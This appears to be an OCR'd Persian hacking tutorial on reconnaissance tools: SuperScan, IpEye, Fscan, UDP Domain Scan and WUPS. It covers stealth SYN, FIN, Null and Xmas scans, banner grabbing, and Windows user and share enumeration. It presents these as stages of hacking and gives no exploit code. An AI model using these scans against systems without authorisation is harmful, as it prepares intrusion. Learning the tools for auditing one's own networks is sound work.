
با توجه به اهمیتی که درگاه‌های باز روی سیستم در بالا رفتن خطر حملات دارند، یکی از قدم‌های اولیه برای تعیین میزان امنیت کنونی سیستم، اطلاع یافتن از درگاه‌های باز است. همان‌گونه که گفته شد، این نوع پویش قسمتی از وظایف پویش‌گرهای امنیت است و در صورت استفاده از آنها می‌توان برای اطلاع یافتن از وضعیت درگاه‌های باز، به گزارش‌های حاصل از پویش جزئی‌ی این نرم‌افزارهای رجوع کرد.

برای پویش درگاه‌های یک سیستم نرم‌افزارهای متعددی وجود دارند که نرم‌افزار SuperScan یکی از متداول‌ترین این ابزار ها است. این نرم‌افزار که محصول شرکت Foundstone است و امکان پویش آدرس‌های IP را نیز دارد، را می‌توانید به صورت رایگان از پای‌گاه این شرکت در آدرس www.foundstone.com دریافت کنید. نسخه‌یی که در این متن به آن پرداخته می‌شود، نگارش ۴ است.


این نرم‌افزار که دارای حجم بسیار کمی است، تنها شامل یک فایل است و گزارش‌های خود را نیز در قالب HTML تولید می کند. شکل زیر صفحه‌ی اصلی این نرم‌افزار در ابتدای اجرا را نشان می‌دهد :



در قسمت اول، امکان ورود اسم یا آدرس IP یا بازه‌یی از آدرس‌های IP وجود دارد. در شکل زیر بازه‌یی از IPها برای عمل پویش تعیین شده‌اند :




در قسمت دوم، امکان تعیین پارامتر برای تعیین نوع پویش وجود دارد. مقادیر پیش فرض در شکل زیر نمایش داده شده‌اند :



برای تعیین پارامترها، سه بخش مجزا وجود دارد که به عنوان سه وظیفه‌ی اصلی این ابزار است. در قسمت اول، امکان استفاده از این ابزار به عنوان یک پویشگر آدرس IP وجود دارد. در دو قسمت دیگر، پویش یا عدم پویش درگاه‌های پروتکل‌های TCP یا UDP و همچنین بازه‌ی درگاه‌های مورد نظر تعیین می‌گردد. بازه‌های تعیین شده به‌صورت پیش‌فرض، اختصاص به درگاه‌های متداول و مورد استفاده دارد. در صورت نیاز می‌توان به این بازه از درگاه‌ها، شماره‌های دیگری را نیز اضافه کرد. در قسمت درگاه‌های TCP/UDP، امکان تعیین درگاهی به عنوان درگاه مبدأ، به صورت ثابت، نیز وجود دارد.

در هریک از این سه بخش، زمانی که ابزار منتظر پاسخ از سوی سیستم مورد نظر می‌ماند، بر حسب میلی ثانیه، تعیین می‌شود. البته باید به‌خاطر داشت که این اعداد به‌معنای فاصله میان بسته‌های ارسالی نیست. این عدد در بخش دیگری قابل تنظیم است.

شکل زیر پنجره‌ی بعدی، یعنی Scan Options، برای تعیین پارامترهای دیگر این ابزار را نشان می‌دهد :




در این بخش امکان تعیین تعداد دفعاتی که پویش، چه برای آدرس و چه برای درگاه، انجام می‌گردد، وجود دارد. با تکرار پویش، نتایج دقت بیشتری می‌یابند، خصوصاً اگر در حال پویش بر روی شبکه‌یی با سرعت پایین هستیم.


پارامتر مهم دیگر در این میان امکان Banner Grabbing است که برای سرویس‌هایی که اصطلاحا Banner نشان می‌دهند، همچون Web Serverها و FTP Server، کاربرد دارد. معمولاً با استفاده از Banner، می‌توان از نوع و سازنده‌ی Server مورد نظر آگاه شد.

در قسمت سمت راست، سرعت پویش تعیین می‌گردد. این سرعت که با تعیین فاصله‌ی میان بسته‌های تولیدی قابل تنظیم است، در صورتی که در حال پویش تعداد زیادی سیستم، بر روی شبکه‌یی گسترده با سرعتی قابل قبول هستیم، در کوتاه کردن زمان اجرای ابزار نقش به‌سزایی دارد.

در پنجره‌ی زیر، بخش ابزارهای همراه با این نرم‌افزار را مشاهده می‌کنید :




این نرم‌افزار، با در اختیار قراردادن ابزارهای کوچک و متداول، که در بررسی وضعیت شبکه‌ها استفاده می‌شود، عملاً امکانی مجتمع برای استفاده‌های متداول محسوب می‌گردد. در این بخش امکان به دست آوردن آدرس IP از نام، Ping کردن یک ایستگاه، استفاده از امکانات HTTP، بررسی مالکیت یک دامنه‌ی اینترنتی و حتی بررسی مالکیت یک آدرس IP نیز وجود دارد. شکل زیر مثالی از اجرای RIPE Whois IP برای یکی از آدرس‌های متعلق به شرکت مخابرات ایران را نشان می دهد. خروجی این ابزار، اطلاعات جامعی در مورد آدرس IPی مورد نظر و مالک آن است :




از دیگر امکانات ویژه‌ی این نرم‌افزار، امکان بررسی سیستم‌های مبتنی بر Windows است. بررسی‌هایی که در این راستا انجام می‌گیرد تمامی ابعاد معمول یک سیستم را در بر می‌گیرد، از جمله نام NetBIOS، گروه‌ها و کاربران آن سیستم، دامنه‌های محلی‌یی که سیستم به آن متصل است، منابع به اشتراک گذارده شده و دیگر ابعاد.

شکل زیر صفحه‌یی نمونه از اجرای آزمایشی این بررسی بر روی یک سیستم نمونه با آدرس IP محلی 192.168.0.4 را نشان می‌دهد :



در سمت چپ این پنجره، امکان تعیین بررسی‌های ویژه‌یی که مد نظر است نیز امکان‌پذیر است. برای مثال می توان تنها به بررسی نام NetBIOS و یا تنها گروه‌ها و کاربران پرداخت.

در همین قسمت، امکان تعیین پارامترهایی، مجزا از نوع عمل‌کرد ابزار وجود دارد. با انتخاب گزینه‌ی Options، می‌توان آن‌ها را تعیین کرد :



مهم‌ترین پارامتر قابل تعیین در این میان، تعیین نام کاربری است که برای بررسی یک سیستم مبتنی بر سیستم عامل خانواده‌ی Windows به‌کار می‌رود. به‌عبارت دیگر با تعیین کاربری که اختیارات کاملی دارد، مانند Administrator، می‌توان تمامی اطلاعات مورد نظر درباره‌ی سیستم راه دور را به‌دست آورد. نکته‌یی که در این میان اهمیت دارد این است که در اغلب موارد، بررسی انجام شده توسط کاربر Administrator یا کاربران دیگری که اختیار تام در سیستم مورد نظر دارند، هدف نیست. به‌بیان دیگر هدف اصلی از استفاده از این امکان ویژه، بررسی امکان دسترسی به اطلاعات سیستم توسط یک کاربر نوعی بدون داشتن

دسترسی‌های ویژه است. در واقع وجود امکان دسترسی به اطلاعات حیاتی در مورد سیستم، برای کاربران متفرقه است که امکان وجود خطر حملات به سیستم را بالا می‌برد و نه امکان دسترسی برای کابران در سطوح مدیریتی.

امکان فوق را، با توجه به سبکی این نرم‌افزار از نظر حجمی، و سادگی آن از نظر استفاده، می‌توان به‌نوعی یک امکان پویش امنیتی به‌حساب آورد. استفاده‌ی اغلب کاربران خانه‌گی از سیستم‌های عامل سری Windows نیز به اهمیت این امکان ویژه افزوده و آن را بیش‌تر به عنوان یک پویش‌گر امنیتی ساده مطرح می‌کند.

۴-نرم افزار IpEye :

برنامه بعدی که میخواهم معرفی کنم که تا حدودی از دو برنامه بالا (Net Scan Tools و Super Scan) قوی تر بوده و مکانیزم های پویش مخفیانه را هم تا حدودی پشتیبانی میکند عبارت است از IpEye که مثل بقیه ابزار های خوب تحت خط فرمان اجرا میشود . این برنامه مکانیزم های SYS و FIN و Xmas tree و null را در اختیار کاربر قرار میدهد و از اینجا میتوانید آن را تهیه کنید.
بعد از اجرای برنامه شما یک همچین چیزی میبینید که من جاهای مهم آن را تو پر کرده ام :

```
ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/
Error: Too few parameters.
 Usage:
   ipEye <target IP> <scantype> -p <port> [optional parameters]
  ipEye <target IP> <scantype> -p <from port> <to port>
 [optional parameters]
   <scantype> is one of the following:
     -syn  = SYN scan ( پویش مخفیانه دست تکانی دو مرحله ای )
     -fin  = FIN scan ( نقض اصول پروتکل به درد ویندوز نمی خورد )
     -null = Null scan (نقض اصول پروتکل به درد ویندوز نمی خورد )
     -xmas = Xmas scan>br> ( نقض اصول پروتکل به درد ویندوز نمی خورد )
     (note: FIN, Null and Xmas scans don't work against Windows systems.

  [optional parameters] are selected from the following:
     -sip <source IP>  = source IP for the scan
     -sp <source port> = source port for the scan
     -d <delay in ms>  = delay between scanned ports in milliseconds
                         (default set to 750 ms)
```

خوب حقیقتاً به خدا زور دارد یک مطلب ۴۰ بار تکرار کنید تو یک مقاله (خیییییییییییییلی سخت تایپ کردن).
همانطور که در بالا مشاهده می کنید شکل عمومی این دستور در این برنامه این شکلی :

ipEye <target IP> <scantype> -p <port> [optional parameters]

ipEye <target IP> <scantype> -p <from port> <to port>

که گزینه target IP همان IP هدف است و گزینه scantype نوع مکانیزم پویش را مشخص میکند (همه این مکانیزم ها را در قبل توضیح دادم و به طور خلاصه هم در بالا) و سویچ p– همیشه باید باشد که معرف پورت است که تابلو و به جای from port شماره پورت آغازین و به جای to port اخرین شماره پورت را برای پویش مینویسید .
خوب در جواب این برنامه جلوی هر یک از پورت ها یک واژه ای مینویسد که معرف چیزی است که آن را هم میگویم.
واژه Closed یعنی کامپیوتر در آن طرف هست ولی به پورت گوش نمی‌دهد !!
واژه Reject یعنی اینکه یک firewall (دیوار آتش)هست که اجازه اتصال به آن پورت را نمی‌دهد یا چیزی مثل آن !!
واژه Drop یعنی اینکه یک دیوار آتش یا چیزی مثل آن همه‌چیز را پس می‌زند و یا اصلا کامپیوتری اونور نیست !!
واژه Open هم که یعنی اینکه آن پورت باز !!

۵- برنامه Fscan :

برنامه بعدی که قسط معرفی آن را دارم برنامه FScan است که برای پویش پورت های UDP کاربرد دارد. که کار با آن تحت خط فرمان امکان پذیر بوده و البته خیلی راحت است و شکل عمومی دستور در آن به صورت زیر میباشد:

Fscan –u <from port>–<to port> <target IP>

که توضیحات این شکل عمومی دستور کاملا شبیه بالا است (حتما دو شماره IP را با خط فاصله از هم جدا کنید). اما در نشان دادن نتیجه پویش فقط پورت های باز را نشان میدهد نه چیز دیگری را !!

یک سری سویچ هم دارد که میگویم و البته باید قبل از سویچ p– بیاید.

سویچ b– : که با استفاده از این میتوانید اطلاعات پورت های را که به تحریک پاسخ دادن مشاهده کرد. البته هم زیاد از این برنامه انتظار نداشته باشید مثل Nmap به شما جواب بدهد!!


سویچ p– : به جای سویچ u– استفاده میشود و پورت های TCP را پویش می کند.

و سویچ های c– و d– و t– برای تنظیم مدت زمان این برنامه است .

لیست سویچ ها و توضیحات آن را میتوانید با نوشتن دستور fscan ببینید.

۶- برنامه UDP Domain Scan :

برنامه دیگری را که میخواهم معرفی کنم برنامه UDP Domain Scan است که دارای قابلیتهای بیشتری است ازجمله میتواند یک رنج IP را برای باز بودن پورت ها پویش کند!! البته این نرم افزار گرافیکی است (اه اه).سیمای این نرم افزار را در زیر مشاهده می کنید:



خوب فقط این توضیح بدهم که یک دفعه اشتباه نکنید. قسمت ۱ که در شکل مشاهده می کنید برای مشخص کردن رنج IP است و قسمت ۲ هم برای مشخص کردن رنج پورت ها است. گزینه Interval هم وقفه زمانی را که بین هر پویش IP باید منتظر باشد را مشخص می کند. در قسمت Config هم میتوانید دنبال اسب تروا BO2K بگردید و..

کار با این خیلی ساده .

آخرین ابزار پویش پورتی که معرفی میکنم ابزار WUPS است.این ابزار توسط دوست خوبم آقای Arne Vidstrom (همان توسعه دهنده ابزار IpEye) طراحی و توسعه یافته است. این ابزار هم گرافیکی است !! این برنامه یک مشکل کوچولو دارد و آن عدم توانایی پویش یک رنج IP است البته ابزار بالای را به همین خاطر اول معرفی کردم.کار با این یکی واقعاً ساده است. پس من به همین خاطر دیگه توضیح نمیدهم در باره این ابزار.

خوب تا به این جا یک سری نرم افزار در باره پویش پورت و پویش IP به منظور اینکه اصلا آیا ماشین فعال هست یا نه و یا اگر فعال هست چه پورت هایی از آن باز است و... به شما معرفی کردم و آموزش نیز دادم.

تا به حال ۲ مرحله از مراحل ۴ گانه هک را برای شما ها عزیزان توضیح دادم و فقط یک مرحله دیگر باقی مانده که آن را هم توضیح میدهم. قبول دارم گسیختگی مطالب تا به اینجا بسیار است اما واقعاً به من حق بدهید که مطلب بسیار است و ابزارها بیشتر من نمیدانم

از کدام بنویسم و چه بنویسم!! در ضمن سعی من بر این است تا شما بفهمید که اصلا این عملیات ها و مکانیزم ها چگونه انجام میشود و این کار را خیلی مشکل تر میکند چون من باید از اصول این کار برای شما بگم که واقعاً در این باره مطلب خیلی کم است و البته باید خواننده یکسری اطلاعات پایه داشته باشد. ولی من سعی کردم (یعنی ۶۰%) که این مطلب برای آنهای که مفهوم های پایه ایی همچون پورت و یا Telnet و... را بدانند مفید باشد.

پویش نقاط آسیب پذیری

پویش نقاط آسیب پذیری

اهداف : در واقع ما بعد از بدست آوردن اطلاعات اولیه و یک سری اطلاعات ثانویه از قبیل سرویس ها و ... حالا با توجه به آنها روی نقص های امنیتی انها کار میکنیم تا یک سوراخ یا چیز دیگری پیدا کنیم !!

- **فصل یازدهم :** پویش نقاط آسیب پذیری .

- آموزش و معرفی ابزار Nessus .
- آموزش و معرفی ابزار X-Scan .
- آموزش و معرفی ابزار NEWT Security Scanner (Nessus For Windows) .
- آموزش نصب برنامه Nessus .
